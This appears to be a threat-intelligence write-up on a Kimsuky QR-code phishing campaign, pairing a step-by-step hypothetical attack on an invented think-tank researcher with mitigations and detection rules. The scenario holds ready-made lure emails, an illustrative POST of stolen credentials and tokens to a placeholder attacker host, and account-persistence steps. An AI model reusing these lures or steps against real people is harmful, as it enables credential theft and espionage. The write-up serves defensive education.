Kimsuky APT Malicious QR Code Spear-Phishing Campaign

Kimsuky APT43 North Korea QR Code Phishing Quishing Credential Theft
Overview
Kimsuky (also tracked as APT43, Black Banshee, Velvet Chollima, TA427, Emerald Sleet), a North Korean state-sponsored advanced persistent threat (APT) group attributed to the Reconnaissance General Bureau (RGB) of North Korea, has launched a sophisticated spear-phishing campaign leveraging malicious QR codes to evade traditional email security controls and exploit the security gap between enterprise email protections and personal mobile devices.
This campaign represents a significant tactical evolution in phishing techniques, introducing what cybersecurity researchers call "quishing" (QR code + phishing)—a method that bypasses conventional URL scanning, link analysis, and sandbox detonation employed by enterprise email gateways.
The FBI issued a formal warning about these attacks, highlighting their effectiveness against government agencies, think tanks, policy research institutions, and academic organizations conducting research related to Korean Peninsula geopolitics, nuclear policy, and East Asian security.
Unlike traditional phishing emails containing clickable URLs or malicious attachments that can be intercepted and analyzed by email security solutions, Kimsuky's emails contain embedded or attached QR code images that appear innocuous to automated scanning systems—just a static image with no obvious malicious indicators. When a target scans the QR code using their personal smartphone or tablet (devices typically outside the protection of enterprise security controls), they are redirected through a multi-stage infrastructure of attacker-controlled domains that profile the victim's device (browser type, operating system, IP address, geographic location, language settings) before presenting a mobile-optimized credential-harvesting page designed to impersonate legitimate services such as Microsoft 365, Okta, Google Workspace, corporate VPN portals, or single sign-on (SSO) providers.
The phishing pages are specifically optimized for mobile browsers, featuring responsive designs that adapt to small touchscreens, avoiding detection mechanisms that focus on desktop browser behaviors. Beyond simple credential theft, Kimsuky employs session token harvesting—capturing authentication cookies and OAuth tokens that enable multi-factor authentication (MFA) bypass through token replay attacks, allowing attackers to authenticate to cloud services without triggering additional MFA prompts. Once access is obtained, Kimsuky establishes persistent presence in compromised accounts by creating inbox rules (auto-forward sensitive emails), application registrations (OAuth app permissions for ongoing access), and mailbox delegates (grant access to other compromised or attacker-controlled accounts). The group then leverages these compromised accounts to conduct secondary spear-phishing campaigns targeting colleagues, partners, and other organizations in the victim's professional network—a technique known as island-hopping that exploits established trust relationships to expand access.
This campaign specifically targets high-value individuals including government officials, policy advisors, think tank researchers, university professors specializing in international relations, journalists covering North Korea, and defense contractors involved in Korean Peninsula security issues.
The use of QR codes exploits multiple security gaps: (1) mobile devices lack enterprise security protections (EDR, web filtering, DLP), (2) users trust QR codes as a modern, convenient technology (commonly used for restaurant menus, event check-ins, payments), (3) QR code URLs are not visible before scanning (users cannot inspect suspicious domains), and (4) email security systems treat QR images as benign (no executable code, no obvious URL patterns).
The FBI advisory emphasizes that this is not a technical vulnerability or CVE—it is a social engineering attack exploiting human trust and organizational security gaps between corporate email infrastructure and personal mobile device usage in professional contexts (BYOD environments, hybrid work, personal device convenience).
Campaign Specifications
| Attribute | Details |
|---|---|
| Threat Actor | Kimsuky (APT43, Black Banshee, Velvet Chollima, TA427, Emerald Sleet) |
| Attribution | North Korea Reconnaissance General Bureau (RGB) |
| Campaign Type | Spear-phishing via malicious QR codes ("quishing") |
| Primary Target Geography | United States, South Korea, Japan, Europe (NATO countries) |
| Target Sectors | Government, Think Tanks, Policy Research, Academia, Defense, Journalism |
| Target Roles | Policy advisors, Korea specialists, government officials, researchers, journalists covering DPRK |
| Initial Access Vector | Email with embedded or attached QR code image |
| Delivery Mechanism | QR code redirects to attacker-controlled phishing infrastructure |
| Device Targeting | Personal mobile devices (smartphones, tablets) - bypass enterprise security |
| Credential Targets | Microsoft 365, Okta, Google Workspace, VPN portals, SSO providers |
| Data Harvested | Usernames, passwords, session tokens, OAuth tokens, device fingerprints |
| MFA Bypass Technique | Session token replay, OAuth token theft |
| Persistence Mechanisms | Inbox rules, mailbox delegates, OAuth app registrations, compromised account reuse |
| Campaign Timeline | Active as of January 2026, FBI warning issued |
| Historical Context | Kimsuky active since 2012, continuously evolving phishing techniques |
| Attack Complexity | Medium (requires user to scan QR code, but leverages trust and convenience) |
| Social Engineering | High effectiveness (QR codes trusted, mobile devices less scrutinized) |
| Evasion Technique | Bypasses email security (URL scanning, sandboxing, link rewriting) |
| Threat Intelligence | FBI Cybersecurity Advisory, CISA alert, security vendor disclosures |
| Motivation | Espionage, intelligence collection on Korean Peninsula policy, sanctions evasion research |
| Related Kimsuky Campaigns | BabyShark malware, AppleSeed backdoor, Konni RAT, stolen certificate phishing |
| CVE Involvement | None (social engineering attack, not software vulnerability) |
Technical Details
QR Code Phishing ("Quishing") Technique
What is Quishing?
"Quishing" = QR code + Phishing. A phishing attack where the malicious payload is delivered via a QR code instead of a traditional clickable link or attachment.
Why QR Codes for Phishing?
Traditional phishing vectors and their defenses:
| Traditional Vector | Enterprise Defense | QR Code Bypass |
|---|---|---|
| Clickable URL in email | URL reputation scanning, link rewriting, sandbox detonation | QR code is just an image—no URL to scan until user scans on mobile device outside enterprise controls |
| Malicious attachment (.exe, .doc) | Antivirus scanning, sandbox analysis, attachment blocking | QR code image (.png, .jpg) appears benign, no executable code |
| Visible domain name | Users can inspect URL before clicking, suspicious domains flagged | QR code URL hidden until scanned, user cannot preview destination |
| Desktop-focused phishing pages | Enterprise web filtering, browser security extensions | Mobile devices often lack enterprise security (no EDR, limited web filtering) |
Kimsuky's QR Code Campaign Architecture:
┌───────────────────────────────────────────────────────────────────┐
│ Stage 1: Spear-Phishing Email Delivery                      │
│ Attacker sends email to high-value target                   │
│ Email contains QR code image (embedded or attached)         │
│ Enterprise email gateway: Passes (image appears benign)     │
└──────────────────────┬────────────────────────────────────────────┘
┌───────────────────────────────────────────────────────────────────┐
│ Stage 2: User Scans QR Code on Mobile Device                │
│ Victim uses personal smartphone to scan QR code             │
│ QR code contains URL to attacker-controlled domain          │
│ Mobile device: Outside enterprise security controls         │
└──────────────────────┬────────────────────────────────────────────┘
┌───────────────────────────────────────────────────────────────────┐
│ Stage 3: Multi-Stage Redirect & Device Profiling            │
│ QR URL → Redirect domain 1 (track click, log IP)            │
│        → Redirect domain 2 (fingerprint device: OS, browser)│
│        → Final phishing page (mobile-optimized)             │
└──────────────────────┬────────────────────────────────────────────┘
┌───────────────────────────────────────────────────────────────────┐
│ Stage 4: Credential Harvesting Page                         │
│ Mobile-optimized fake login page                            │
│ Impersonates: Microsoft 365, Okta, Google, VPN              │
│ Captures: Username, password, session tokens                │
└──────────────────────┬────────────────────────────────────────────┘
┌───────────────────────────────────────────────────────────────────┐
│ Stage 5: Account Compromise & Persistence                   │
│ Attacker uses credentials to access cloud services          │
│ Establishes persistence (inbox rules, OAuth apps)           │
│ Conducts secondary phishing from compromised account        │
└───────────────────────────────────────────────────────────────────┘
- Perfect Visual Clone: Mimics Microsoft 365, Okta, Google Workspace login pages (logos, colors, layout)
- Responsive Design: Adapts to mobile screen sizes (no horizontal scrolling, touch-friendly buttons)
- SSL Certificate: Valid HTTPS certificate (green padlock in browser, appears secure)
- Input Validation: Basic form validation (looks professional, increases trust)
- Post-Submission Redirect: After credential theft, redirects to legitimate site (user sees "real" login, assumes first attempt was typo, tries again successfully)
Data Captured:
-
Credentials:
- Username/email
- Password
-
Session Tokens (if victim previously logged in on mobile browser):
- Cookies (authentication cookies, session IDs)
- sessionStorage data (OAuth tokens, JWT tokens)
- localStorage data (persistent authentication tokens)
-
Device Information:
- User-Agent, IP address, geolocation
- Browser type and version
- Operating system (iOS, Android)
- Screen resolution, language, timezone
MFA Bypass via Token Replay:
If victim has recently authenticated (token still valid):
- Attacker steals session token from victim's browser
- Attacker imports token into their own browser
- Attacker accesses victim's account without needing password or MFA code
- Token grants full authenticated access until expiration (often 1-24 hours)
Attack Scenario
Step-by-Step Kimsuky Quishing Campaign
-
Target Selection & Reconnaissance
Kimsuky identifies high-value target for Korean Peninsula intelligence collection:- Target Profile: Dr. Sarah Johnson, Senior Fellow at Washington DC think tank specializing in North Korea nuclear policy
- OSINT Collection:
- LinkedIn profile reveals expertise in DPRK sanctions evasion
- Recent publications on Korean Peninsula security
- Email address found: sarah.johnson@asiapolicy-institute.org
- Identified attending upcoming Korea policy conference in February 2026
- Operational Goal: Access to unpublished policy papers, private diplomatic correspondence, contact lists of government officials
-
Infrastructure Preparation
Attackers build phishing infrastructure:Domains registered (January 2026): - secure-ms365-auth[.]com (typosquatting Microsoft) - asiapolicy-portal[.]org (typosquatting target's organization) - korea-conference-2026[.]net (conference theme) SSL certificates obtained: Let's Encrypt (free, legitimate-looking HTTPS) Hosting: Bulletproof hosting in Eastern Europe (abuse-resistant) Phishing page developed: - Mobile-optimized Microsoft 365 fake login - Responsive design for iOS Safari, Android Chrome - Credential harvesting backend (captures username, password, tokens) -
Spear-Phishing Email Delivery
Kimsuky sends targeted email to Dr. Johnson:From: Conference Organizer <admin@korea-summit-2026.org> (spoofed) To: sarah.johnson@asiapolicy-institute.org Subject: Korea Policy Summit 2026 - Secure Document Access Date: January 11, 2026, 10:15 AM Dear Dr. Johnson, Thank you for confirming your participation as a keynote speaker at the Korea Policy Summit 2026 (February 10-12, Washington DC). We have prepared a secure portal containing: - Summit agenda and speaker briefing materials - Pre-conference policy papers from fellow participants - Secure messaging for coordination with government advisors For security reasons, portal access requires multi-factor authentication. Please scan the QR code below using your mobile device to authenticate: [QR CODE IMAGE - 400x400 pixels] This secure authentication process ensures confidential materials remain protected. If you experience any issues, please contact our IT team at support@korea-summit-2026.org. We look forward to your insights on North Korean sanctions enforcement. Best regards, Michael Park Conference Director Korea Policy Summit 2026Email Delivery:
- Email passes spam filters (no malicious attachments, no suspicious URLs in body)
- Think tank's email gateway scans QR code image → Detects no threats (just PNG file)
- Email delivered to Dr. Johnson's inbox
-
Victim Scans QR Code
Dr. Johnson receives email and follows instructions:10:20 AM: Dr. Johnson reads email on work laptop (Windows, Outlook) Thought process: - Email from conference organizer (she is speaking at this conference - context matches) - Subject mentions "secure document access" (professional, security-conscious language) - QR code for MFA authentication (seems modern and secure) - Needs to access briefing materials for upcoming keynote speech 10:22 AM: Dr. Johnson takes out personal iPhone 10:23 AM: Opens iPhone Camera app, scans QR code on laptop screen 10:24 AM: iPhone displays notification: "Open 'secure-ms365-auth.com' in Safari?" 10:25 AM: Dr. Johnson taps "Open" (domain looks Microsoft-related, seems legitimate)Device Status:
- iPhone 13, iOS 17.2
- Personal device (NOT enrolled in organization's MDM)
- No enterprise security software (no EDR, no web filtering)
- Connected to personal mobile data (AT&T), not corporate network
-
Multi-Stage Redirect & Fingerprinting
iPhone browser follows redirect chain:10:25:05 AM: Safari navigates to QR code URL URL: https://secure-ms365-auth[.]com/verify?token=a3f8e2b1c4d9 10:25:06 AM: Server-side redirect #1 (tracking) → https://analytics-cdn[.]net/track?campaign=korea_summit&target=sarah_j Server logs: - IP: 198.51.100.50 (Washington DC area - matches target profile ✓) - User-Agent: iPhone Safari (mobile device as expected ✓) - Timestamp: 10:25 AM EST (business hours ✓) - Referrer: None (direct scan from QR code ✓) 10:25:07 AM: Server-side redirect #2 (geofencing) → https://geo-check[.]org/validate?region=us-dc Server checks: - IP geolocation: Washington DC ✓ (target location confirmed) - Not from known security researcher IP ✓ - Not from cloud provider IP (sandbox) ✓ Decision: Proceed to phishing page 10:25:08 AM: Final redirect to phishing page → https://login.microsoft-secure-auth[.]com/ (Mobile-optimized Microsoft 365 fake login page loads) -
Credential Harvesting Page Displayed
Dr. Johnson's iPhone displays fake Microsoft login:Page displayed on iPhone screen: ┌─────────────────────────────────┐ │ [Microsoft Logo] │ │ │ │ Sign in │ │ │ │ [Email, phone, or Skype] │ │ sarah.johnson@asiapolicy-...│ │ │ │ [Password] │ │ ●●●●●●●●●●●● │ │ │ │ [ Sign in ] │ │ │ │ Can't access your account? │ └─────────────────────────────────┘ Dr. Johnson's perception: - Looks exactly like normal Microsoft 365 login she uses daily - HTTPS padlock visible in Safari address bar (appears secure) - Domain "microsoft-secure-auth.com" seems legitimate (doesn't carefully inspect full domain) - Touch-friendly interface (well-designed for mobile) -
Victim Enters Credentials
Dr. Johnson authenticates (unknowingly to attacker's page):10:25:15 AM: Dr. Johnson types email: sarah.johnson@asiapolicy-institute.org 10:25:30 AM: Dr. Johnson types password: NorthK0r3aP0licy#2024 10:25:35 AM: Dr. Johnson taps "Sign in" button Behind the scenes (JavaScript on phishing page): 1. Capture form data: Email: sarah.johnson@asiapolicy-institute.org Password: NorthK0r3aP0licy#2024 2. Capture device fingerprint: Device: iPhone 13 (iOS 17.2) Browser: Safari 17.2 IP: 198.51.100.50 Location: Washington DC, USA Timezone: America/New_York 3. Search for session tokens in browser storage: Found: Microsoft 365 auth cookie (ESTSAUTH=abc123...) Found: OAuth access token in sessionStorage 4. Exfiltrate data to attacker C2: POST https://attacker-c2[.]com/harvest { "target_id": "korea_summit_sarah_j", "email": "sarah.johnson@asiapolicy-institute.org", "password": "NorthK0r3aP0licy#2024", "session_cookies": "[...]", "oauth_tokens": "[...]", "device": "[fingerprint data]", "timestamp": "2026-01-11T10:25:35-05:00" } 10:25:38 AM: Page redirects to legitimate Microsoft login → https://login.microsoftonline.com/ 10:25:40 AM: Dr. Johnson reaches REAL Microsoft 365 login - Already authenticated via mobile app (auto-login) - Sees inbox, assumes first login attempt "worked"Dr. Johnson's Perception: Successfully logged into portal, no red flags
-
Account Compromise & MFA Bypass
Kimsuky operators use stolen credentials and tokens:10:30 AM: Attacker in North Korea receives harvested data 10:35 AM: Attacker attempts login to Microsoft 365 Method 1: Direct credential login - Email: sarah.johnson@asiapolicy-institute.org - Password: NorthK0r3aP0licy#2024 - Result: Success, but MFA prompt appears (requires code) Method 2: Session token replay (MFA bypass) - Attacker imports stolen session cookie into browser - Cookie contains valid authentication token (1 hour validity) - Navigates to https://outlook.office365.com/ - Result: FULL ACCESS, no password or MFA required ✓ 10:40 AM: Attacker now has complete access to Dr. Johnson's Microsoft 365 account: - Outlook email (10 years of correspondence) - OneDrive documents (policy papers, research notes) - Teams messages (conversations with government officials) - Calendar (meetings with State Department, CIA briefings) - Contacts (email addresses and phone numbers of policy network) -
Establishing Persistence
Attackers ensure long-term access:10:45 AM: Create inbox rule for email forwarding Outlook → Rules → New Rule Rule name: ".[System]" (hidden name with leading dot) Condition: From anyone in organization OR contains keywords: "classified", "confidential", "draft", "policy" Action: Forward to attacker-controlled email: archive-backup@protonmail.com Delete from inbox: No (avoid detection) 10:50 AM: Register malicious OAuth application Azure AD → App Registrations → New application App name: "Microsoft Office Mobile Sync" Permissions requested: - Mail.Read (read all email) - Mail.Send (send email as user) - Files.Read.All (access OneDrive) - Contacts.Read (harvest contact list) User consent: Auto-granted (attacker has full account access) 10:55 AM: Add mailbox delegate Outlook → Settings → Accounts → Delegates Add delegate: compromised.account2@different-org.gov (another Kimsuky-controlled account) Permission: Full access to mailbox Result: Even if Sarah changes password, delegate access persists 11:00 AM: Download archive of sensitive documents OneDrive: Download entire "Policy Papers - DPRK" folder (2.5 GB) Contents: - Unpublished research on North Korean nuclear program - Internal State Department policy memos - Draft UN sanctions proposals - Private correspondence with South Korean intelligence -
Secondary Spear-Phishing (Island-Hopping)
Attackers leverage compromised account to target Sarah's network:11:30 AM: Kimsuky identifies high-value contacts in Sarah's email - Ambassador John Williams (U.S. State Department, Korea desk) - Dr. Kim Min-jun (South Korean National Intelligence Service liaison) - Prof. Robert Chen (MIT, nuclear nonproliferation expert) - Jennifer Martinez (CIA analyst, DPRK sanctions evasion) 12:00 PM: Send secondary phishing emails from Sarah's REAL account Email sent to Ambassador Williams: From: sarah.johnson@asiapolicy-institute.org (REAL, compromised account) To: john.williams@state.gov Subject: Re: Confidential - Draft DPRK Sanctions Proposal John, Per your request, I've prepared a detailed analysis of the proposed secondary sanctions targeting Chinese entities facilitating DPRK trade. The document is too large to email. Please access the secure sharing portal: [QR CODE] (Scan with mobile device for secure access) Looking forward to discussing at next week's interagency meeting. Sarah --- Result: Email sent from TRUSTED, LEGITIMATE account - Passes all authentication (SPF, DKIM, DMARC - all valid) - Email security systems see no red flags (from real colleague) - Ambassador Williams trusts sender implicitly (has worked with Sarah for years) - Ambassador likely to scan QR code → Account compromise cascade continues Potential cascade: Generation 1: Sarah Johnson (think tank) → Compromised Generation 2: Ambassador Williams (State Dept) → Compromised via Sarah's email Generation 3: 20+ State Department staff → Compromised via Ambassador's email Generation 4: Foreign diplomats, intelligence liaison officers → Compromised Final impact: North Korean intelligence gains access to classified U.S. government communications on Korean Peninsula policy, nuclear negotiations, sanctions enforcement.
Impact Assessment
Massive intelligence breach and classified information exposure:
- Diplomatic Correspondence: Access to sensitive policy discussions, negotiation strategies, intelligence assessments on North Korea
- Classified Documents: Unpublished research, internal government memos, draft UN proposals, CIA intelligence reports
- Strategic Intelligence: U.S. and allied policy positions on DPRK nuclear program, sanctions enforcement, military posture
- Contact Networks: Complete address books of government officials, intelligence officers, foreign diplomats, policy experts
- Personal Communications: Private emails, calendar appointments revealing classified meetings, Teams/Slack conversations
- Intellectual Property: Proprietary research, think tank analysis, academic papers pre-publication
- Credential Databases: Passwords, session tokens, OAuth credentials enabling access to additional systems beyond email
Confidentiality breach provides North Korea with strategic intelligence advantage in diplomatic negotiations, sanctions evasion, and military planning.
Email account compromise enables manipulation and misinformation:
- Email Tampering: Modify draft documents, alter policy recommendations, inject false intelligence
- Fraudulent Communication: Send fake emails from compromised accounts to spread misinformation, influence policy decisions
- Document Falsification: Edit OneDrive/SharePoint documents to plant false data, sabotage research
- Meeting Manipulation: Alter calendar invites, cancel critical meetings, schedule fake briefings
- Malicious Forwarding: Redirect sensitive communications to unauthorized recipients (foreign intelligence)
- OAuth App Abuse: Malicious applications granted full account permissions enable sustained manipulation
Integrity violations undermine trust in digital communications and policy research authenticity.
Operational disruption and incident response overhead:
- Account Lockouts: Once discovered, compromised accounts must be suspended, disrupting legitimate work
- Email System Disruption: Organizations may temporarily disable email forwarding, OAuth apps as defensive measure
- Incident Response Costs: Extensive forensic investigation, password resets across hundreds of accounts, credential rotation
- Productivity Loss: Victims spend days/weeks recovering access, migrating to new accounts, verifying communications
- Conference/Meeting Cancellations: Sensitive briefings postponed while investigating scope of compromise
- Trust Degradation: Colleagues hesitant to share sensitive information via email after breach awareness
Availability impact primarily affects individual victims and organizational operations rather than systemic outage.
Campaign targeting critical national security infrastructure:
- U.S. Government: State Department, Department of Defense, CIA, NSA, DHS officials working on Korean Peninsula
- Think Tanks: Brookings Institution, CSIS, Council on Foreign Relations, Carnegie Endowment (Korea policy experts)
- Academic Institutions: Universities with Korea studies programs, nuclear nonproliferation research centers
- Allied Governments: South Korea, Japan, NATO allies involved in DPRK sanctions and defense coordination
- International Organizations: UN Security Council staff, IAEA nuclear inspectors, NGOs monitoring human rights in DPRK
- Defense Contractors: Companies involved in missile defense, cybersecurity, intelligence analysis for Korean Peninsula
- Journalism: Reporters covering North Korea, exposing sanctions evasion, investigating human rights abuses
Scope encompasses entire policy and intelligence ecosystem focused on North Korean threat, undermining collective security efforts of U.S. and allies.
Mitigation Strategies
User Awareness & Training
-
QR Code Security Training: Educate users about quishing threats:
Training Curriculum: - Never scan unsolicited QR codes, especially on personal devices - QR codes hide URLs—you cannot inspect destination before scanning - Verify QR code legitimacy via phone call or in-person confirmation - Use corporate devices with security controls, not personal phones - If receiving QR code for "authentication," contact IT to verify legitimacy - Legitimate services rarely require QR codes for login (prefer direct URLs) -
Phishing Recognition on Mobile: Train for mobile-specific indicators:
Red Flags: - Unexpected "urgent" authentication requests via QR code - Login pages accessed via QR codes instead of typing known URLs - Requests to scan QR codes from emails (unusual for sensitive services) - Domain names that are "close" to legitimate but not exact (microsoft-secure-auth.com vs. microsoftonline.com) - Pages requesting login on personal mobile device instead of secure corporate laptop -
Verification Procedures: Implement out-of-band verification:
Policy:
If you receive email with QR code requesting authentication:
1. DO NOT scan QR code
2. Contact sender via PHONE (not email reply) to verify legitimacy
3. If claiming to be from IT/security team, call internal helpdesk to confirm
4. Manually navigate to known official URL (type into browser, don't scan)
5. Report suspicious emails to security team immediately
Mobile Device Security
-
Mobile Device Management (MDM): Enroll corporate devices:
MDM Solutions: - Microsoft Intune - VMware Workspace ONE - Jamf (for iOS) - Google Workspace Mobile Management Enforced Policies: - Require MDM enrollment for accessing corporate email on mobile - Deploy mobile threat defense (MTD) apps (Lookout, Zimperium, CrowdStrike) - Enable URL filtering on mobile browsers - Block QR code scanner apps that don't validate destinations - Conditional access: Require managed devices for cloud app access -
QR Code Scanning Controls: Implement safe QR scanning:
iOS Configuration Profile (MDM): - Deploy enterprise QR scanner app with URL validation - Block built-in camera QR scanning (or add warnings) - Require QR destinations to be approved domains (whitelist) Android Device Policy: - Restrict QR scanner apps via managed Play Store - Enable Google Safe Browsing for QR code URLs - Block installation of third-party QR scanners -
BYOD Restrictions: Limit personal device access:
Policy Options:

Option 1: Prohibit BYOD entirely
- Corporate email only on company-issued managed devices
- No personal smartphones/tablets for work purposes

Option 2: Conditional BYOD
- Require MDM enrollment even for personal devices accessing corporate email
- Limited access (email-only, no OneDrive/SharePoint on personal devices)
- Enforce mobile app management (MAM) - containerized corporate apps

Option 3: Browser-only BYOD
- No native email apps on personal devices
- Access via web browser only (subject to web filtering, session controls)
Identity & Authentication Security
-
Phishing-Resistant MFA: Deploy hardware-based authentication:
Replace vulnerable MFA with phishing-resistant methods: Vulnerable MFA (susceptible to session token theft): ❌ SMS codes (SIM swapping, phishing) ❌ Authenticator apps (users can be tricked into approving prompts) ❌ Push notifications (MFA fatigue attacks) Phishing-Resistant MFA: ✓ FIDO2 hardware security keys (YubiKey, Titan Security Key) ✓ Windows Hello for Business (TPM-backed) ✓ Certificate-based authentication (smart cards, PIV cards) ✓ Passkeys (WebAuthn, device-bound cryptographic keys) Implementation: Microsoft Entra ID → Security → MFA → Authentication methods Enable: FIDO2 security keys Require for: All privileged accounts, high-risk users (government, think tanks) Rollout: Issue hardware keys to all employees handling sensitive information -
Conditional Access Policies: Restrict access based on risk:
Azure AD Conditional Access Rules: Rule 1: Require compliant device for email access Condition: Accessing Microsoft 365 (Exchange, OneDrive) Requirement: Device must be MDM-managed AND compliant Action if not compliant: Block access Rule 2: Block legacy authentication (token theft mitigation) Condition: Any user, any app Grant: Block legacy authentication protocols (IMAP, POP3, SMTP AUTH) Reason: Legacy protocols don't support modern token protections Rule 3: Require MFA from unknown locations Condition: Sign-in from IP not in "trusted locations" list Requirement: Phishing-resistant MFA (FIDO2 key) Action if fails: Block access Rule 4: High-risk sign-in detection Condition: Azure AD Identity Protection flags sign-in as high risk Action: Require password change + FIDO2 MFA re-authentication Alert: Notify SOC immediately -
Session Token Protection: Limit token lifetime and theft impact:
Token Hardening:

1. Reduce token lifetime:
   Azure AD → Token lifetime policies
   Access token: 1 hour (default)
   Refresh token: 4 hours (reduce from 90 days)
   Reason: Stolen tokens expire quickly, limiting attacker access window

2. Enable Continuous Access Evaluation (CAE):
   Azure AD → Security → CAE → Enable
   Behavior: Tokens revoked immediately upon password change or sign-out
   Benefit: Stolen tokens invalidated within 1 minute instead of 1 hour

3. IP address binding:
   Azure AD → Conditional Access → Session controls
   Require: Token valid only from IP address of original authentication
   Benefit: Attacker in different country cannot use stolen token

4. Device binding:
   Require: Token valid only on device where initially authenticated
   Benefit: Token stolen via phishing cannot be used on attacker's device
Email Security Enhancements
-
QR Code Image Analysis: Scan QR codes in emails:
Email Security Solutions with QR Scanning: - Proofpoint (QR code URL extraction and reputation analysis) - Mimecast (QR code decoding and link sandboxing) - Abnormal Security (AI-based QR code context analysis) - Barracuda Email Security (QR code destination inspection) Configuration: 1. Enable QR code image parsing 2. Extract encoded URL from QR code 3. Check URL reputation (domain age, threat intelligence feeds) 4. If suspicious: Quarantine email OR rewrite QR code with warning 5. Alert security team for manual review Example Detection Rule: IF email contains QR code image AND QR code URL is newly registered domain (< 30 days) AND sender is external AND email contains urgency keywords ("urgent", "verify", "authenticate") THEN Action: Quarantine + Alert SOC -
External Email Warnings: Flag emails from outside organization:
Email Banner Configuration (Exchange Online): Rule: If sender domain NOT in organization's verified domains Then: Prepend warning banner to email body Banner text: ⚠️ EXTERNAL EMAIL This email originated from outside the organization. Exercise caution with links, attachments, and QR codes. Verify sender identity before taking action. Report suspicious emails to security@your-org.com Applies to: All inbound emails (except trusted partners whitelist) -
DMARC Enforcement: Prevent email spoofing:
Publish strict DMARC policy:

DNS Record:
_dmarc.your-organization.org TXT
"v=DMARC1; p=reject; rua=mailto:dmarc-reports@your-org.com; pct=100"

Policy breakdown:
p=reject: Reject emails failing SPF and DKIM (don't deliver spoofed emails)
pct=100: Apply policy to 100% of emails (full enforcement)
rua: Send aggregate reports for monitoring

Benefit: Prevents attackers from spoofing your domain in phishing emails
Note: Does NOT prevent compromise of real accounts (like Kimsuky secondary phishing)
Detection & Monitoring
-
Anomalous Sign-In Detection: Monitor for credential abuse:
Microsoft Defender for Cloud Apps (formerly MCAS): Alert Rule 1: Impossible travel Condition: User signs in from Location A, then Location B within unrealistic timeframe Example: Login from Washington DC at 10:00 AM, then from Pyongyang at 10:30 AM Action: Alert SOC, require MFA re-authentication, suspend session Alert Rule 2: New country/region login Condition: User signs in from country they've never accessed from before Example: Policy expert who always logs in from USA suddenly logs in from North Korea Action: Block + Alert + Require device re-enrollment Alert Rule 3: Unusual OAuth app permission grants Condition: User grants permissions to new OAuth application Especially: Apps with "Mail.Read", "Mail.Send", "Files.Read.All" permissions Action: Alert for manual review, require admin approval Alert Rule 4: Inbox rule creation (persistence indicator) Condition: New inbox rule created that forwards emails externally Action: Alert + Auto-delete rule + Notify user (possible compromise) -
Mobile-Specific Indicators: Detect mobile device compromise:
Monitored Events:

1. First-time mobile device enrollment
   Log: New device "iPhone - 198.51.100.50" enrolled for user Sarah Johnson
   Context: User suddenly enrolls personal device after years of desktop-only
   Risk: Possible compromise, attacker adding persistence via mobile access

2. Mobile browser access from unusual ASN
   Log: Safari user-agent, IP from hosting provider (not residential ISP)
   Risk: Attacker using VPN/proxy to simulate mobile device

3. Mobile app OAuth token issuance
   Log: OAuth access token granted to "Microsoft Outlook Mobile" from new device
   Risk: Attacker using stolen session to register mobile app for persistence
Resources
FBI & Government Advisories
Last Updated: January 12, 2026